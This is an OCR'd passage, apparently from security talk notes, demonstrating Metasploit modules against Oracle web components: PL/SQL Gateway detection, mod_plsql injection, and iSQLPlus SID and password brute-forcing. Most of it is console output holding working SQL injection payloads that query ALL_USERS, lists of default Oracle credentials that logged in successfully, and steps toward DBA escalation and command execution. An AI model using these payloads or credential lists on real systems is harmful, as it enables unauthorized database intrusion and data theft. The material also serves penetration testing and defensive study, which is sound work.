
References:
  http://www.owasp.org/index.php/Testing_for_Oracle

We can use this to test if the server is running the PL/SQL Gateway. Simply take the DAD and append NULL, then append NOSUCHPROC:

`http://www.example.com/pls/dad/null`

`http://www.example.com/pls/dad/nosuchproc`

If the server responds with a 200 OK response for the first and a 404 Not Found for the second then it indicates that the server is running the PL/SQL Gateway.



ORACLE is mod_plsql injection check

Once you have a DAD you can see if its vulnerable to mod_plsql injection.

Module name: oaracle_modplsql_pwncheck
Description:
  PL/SQL injection tester. Pass path and DAD tries common injection
  bypasss methods. Pay careful attention to the /'s in URIPATH and DAD

References:
  http://www.owasp.org/index.php/Testing_for_Oracle


```
msf auxiliary(oracle_modplsql_pwncheck) > run

[*] Sending requests to 192.168.242.134:7777/pls/orasso/orasso.home/

[-] Received 404 for owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for %0Aowa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for %20owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for %09owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for S%FFS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for S%AFS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for %5CSYS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for *SYS*.owa_util.cellsprint?p_thequery=select+1+from+dual
```

```
[-] Received 404 for "SYS".owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for
<<"LBL">>owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for <<LBL>>owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for
<<LBL>>SYS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for
<<"LBL">>SYS.owa_util.cellsprint?p_thequery=select+1+from+dual
[+] Received 200 for 192.168.242.134:7777/pls/orasso/orasso.home/
JAVA_AUTONOMOUS_TRANSACTION.PUSH?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+1+FROM+DUAL
[+] Received 200 for 192.168.242.134:7777/pls/orasso/orasso.home/
XMLGEN.USELOWERCASETAGNAMES?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+1+FROM+DUAL
[+] Received 200 for 192.168.242.134:7777/pls/orasso/orasso.home/
PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+1+FROM+DUAL
[+] Received 200 for 192.168.242.134:7777/pls/orasso/orasso.home/
ORASSO.HOME?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+USERNAME+FROM+ALL_USERS
[+] Received 200 for 192.168.242.134:7777/pls/orasso/orasso.home/
WWC_VERSION.GET_HTTP_DATABASE_INFO?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+1+FROM+DUAL
[-] Received 400 for ctxsys.driload.validate_stmt? sqlstmt=SELECT+1+FROM+DUAL
[*] Auxiliary module execution completed

[*] Sending requests to 192.168.242.134:80/pls/portal/

[-] Received 403 for owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for %0Aowa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for %20owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for %09owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for S%FFS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for S%AFS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for %5CSYS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for *SYS*.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for "SYS".owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for
<<"LBL">>owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for <<LBL>>owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for
<<LBL>>SYS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for
<<"LBL">>SYS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for
JAVA_AUTONOMOUS_TRANSACTION.PUSH?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+1+FROM+DUAL
[-] Received 404 for XMLGEN.USELOWERCASETAGNAMES?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+1+FROM+DUAL
[+] Received 200 for 192.168.242.134:80/pls/portal/
PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+1+FROM+DUAL
```


```
[-] Received 404 for ORASSO.HOME?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+USERNAME+FROM+ALL_USERS
[-] Received 404 for
WWC_VERSION.GET_HTTP_DATABASE_INFO?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+1+FROM+DUAL
[-] Received 400 for ctxsys.driload.validate_stmt? sqlstmt=SELECT+1+FROM+DUAL
[*] Auxiliary module execution completed
```

Practical Example


1. we find an oracle http server




2. in this case we just click on the mod plsql configuration menu to very plsql is enabled, it also redirects us to the geo3pl DAD.



3. we check some common mod plsql injections and see if any of them work, we find one that does and select global_name (SID) on the database



4. check our privileges




5. check database version...in this case we have a patched database (9.2.0.8.0) with vulnerable portal.

6. possible next step of try escalating to DBA and doing post exploitation activities like running commands or uploading and executing a binary/
**Metasploit module should be finished by talk time, but also check out:

6a: oap.pl by Sumit Siddharth (http://www.notsosecure.com) http://code.google.com/p/oaphacker/
6b: http://lab.mediaservice.net/notes_more.php?id=Oracle_Portal_for_Friends

Oracle iSQLPlus SID Bruteforcer

*oracle 9
*oracle 10.1
*oracle 10.2
/isqlplus is the web login interface to a TNS Listener type application, we can test SIDs and username and passwords just like we do with TNS



right SID gives us a ORA-01017 invalid username/password. correct username/pass will login

Wrong SID will give you a ORA-12154 error, basically cant locate the specified SID

```
msf auxiliary(oracle_isqlplus_sidbrute) > run

[*] Received a 200 the target is up
[*] Server is Oracle 9.2*
[*] Starting SID check on [redacted].195.140:80, using SIDs from /home/user/pentest
/msf3/data/wordlists/sid.txt...
[*] Oracle version is set to 9
[-] WRONG SID: ORCL

[-] WRONG SID: ORACLE

[-] WRONG SID: XE

[-] WRONG SID: ASDB

[-] WRONG SID: IASDB

[-] WRONG SID: OEMREP

[+] received ORA-01017, possible correct sid of TEST

[-] WRONG SID: SA0

^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

```
msf auxiliary(oracle_isqlplus_sidbrute) > run

[*] Received a 200 the target is up
[*] Server is Oracle 10.1
[*] iSQLPlus on 10.1 success has been intermittent, you've been warned.
[*] Starting SID check on [redacted]161.22:5560, using SIDs from /home/user/pentest
/msf3/data/wordlists/sid.txt...
[*] Oracle version is set to 10
[-] WRONG SID:

[+] received ORA-01017, possible correct sid of ORCL

[*] received an unknown error, manually check
[-] WRONG SID: XE

^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

Oracle iSQLPlus Username/Password Bruteforcer

*oracle 9
*oracle 10.1
*oracle 10.2

```
msf auxiliary(oracle_isqlplus_login) > set RHOSTS 192.168.26.139
RHOSTS => 192.168.26.139
msf auxiliary(oracle_isqlplus_login) > set RPORT 7778
RPORT => 7778
msf auxiliary(oracle_isqlplus_login) > set SID ORCL92
SID => ORCL92
msf auxiliary(oracle_isqlplus_login) > run

[*] http://192.168.26.139:7778 - Trying username:'SCOTT' with password:'TIGER'
[+] http://192.168.26.139:7778/isqlplus  successful login 'SCOTT' : 'TIGER'
[*] http://192.168.26.139:7778 - Trying username:'DBSNMP' with password:'DBSNMP'
[+] http://192.168.26.139:7778/isqlplus  successful login 'DBSNMP' : 'DBSNMP'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'MANAGER'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'ORACLE'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'ORACLE9'
[+] http://192.168.26.139:7778/isqlplus  successful login 'SYSTEM' : 'ORACLE9'
[*] http://192.168.26.139:7778 - Trying username:'SYS' with password:'ORACLE9'
[+] SYS:ORACLE9 is correct but required SYSDBA or SYSOPER login
[+] http://192.168.26.139:7778/isqlplus  successful login 'SYS' : 'ORACLE9'
[*] http://192.168.26.139:7778 - Trying username:'SYSADMIN' with password:'SYSADMIN'
[*] http://192.168.26.139:7778 - Trying username:'BRIO_ADMIN' with password:'BRIO_ADMIN'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(oracle_isqlplus_login) > set VERSION 10
VERSION => 10
msf auxiliary(oracle_isqlplus_login) > set RPORT 5560
RPORT => 5560
msf auxiliary(oracle_isqlplus_login) > set SID ORCL
SID => ORCL
msf auxiliary(oracle_isqlplus_login) > run

[*] http://192.168.26.139:5560 - Trying username:'SCOTT' with password:'TIGER'
[+] http://192.168.26.139:5560/isqplus  successful login 'SCOTT' : 'TIGER'
[*] http://192.168.26.139:5560 - Trying username:'DBSNMP' with password:'DBSNMP'
[*] http://192.168.26.139:5560 - Trying username:'SYSTEM' with password:'MANAGER'
[*] http://192.168.26.139:5560 - Trying username:'SYSTEM' with password:'ORACLE'
[+] http://192.168.26.139:5560/isqplus  successful login 'SYSTEM' : 'ORACLE'
[*] http://192.168.26.139:5560 - Trying username:'SYS' with password:'ORACLE9'
[*] http://192.168.26.139:5560 - Trying username:'SYS' with password:'SYS'
[*] http://192.168.26.139:5560 - Trying username:'SYS' with password:'ORACLE'
[+] SYS:ORACLE is correct but required SYSDBA or SYSOPER login
[+] http://192.168.26.139:5560/isqplus  successful login 'SYS' : 'ORACLE'
[*] http://192.168.26.139:5560 - Trying username:'SYSADMIN' with password:'SYSADMIN'
[*] http://192.168.26.139:5560 - Trying username:'BRIO_ADMIN' with password:'BRIO_ADMIN'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```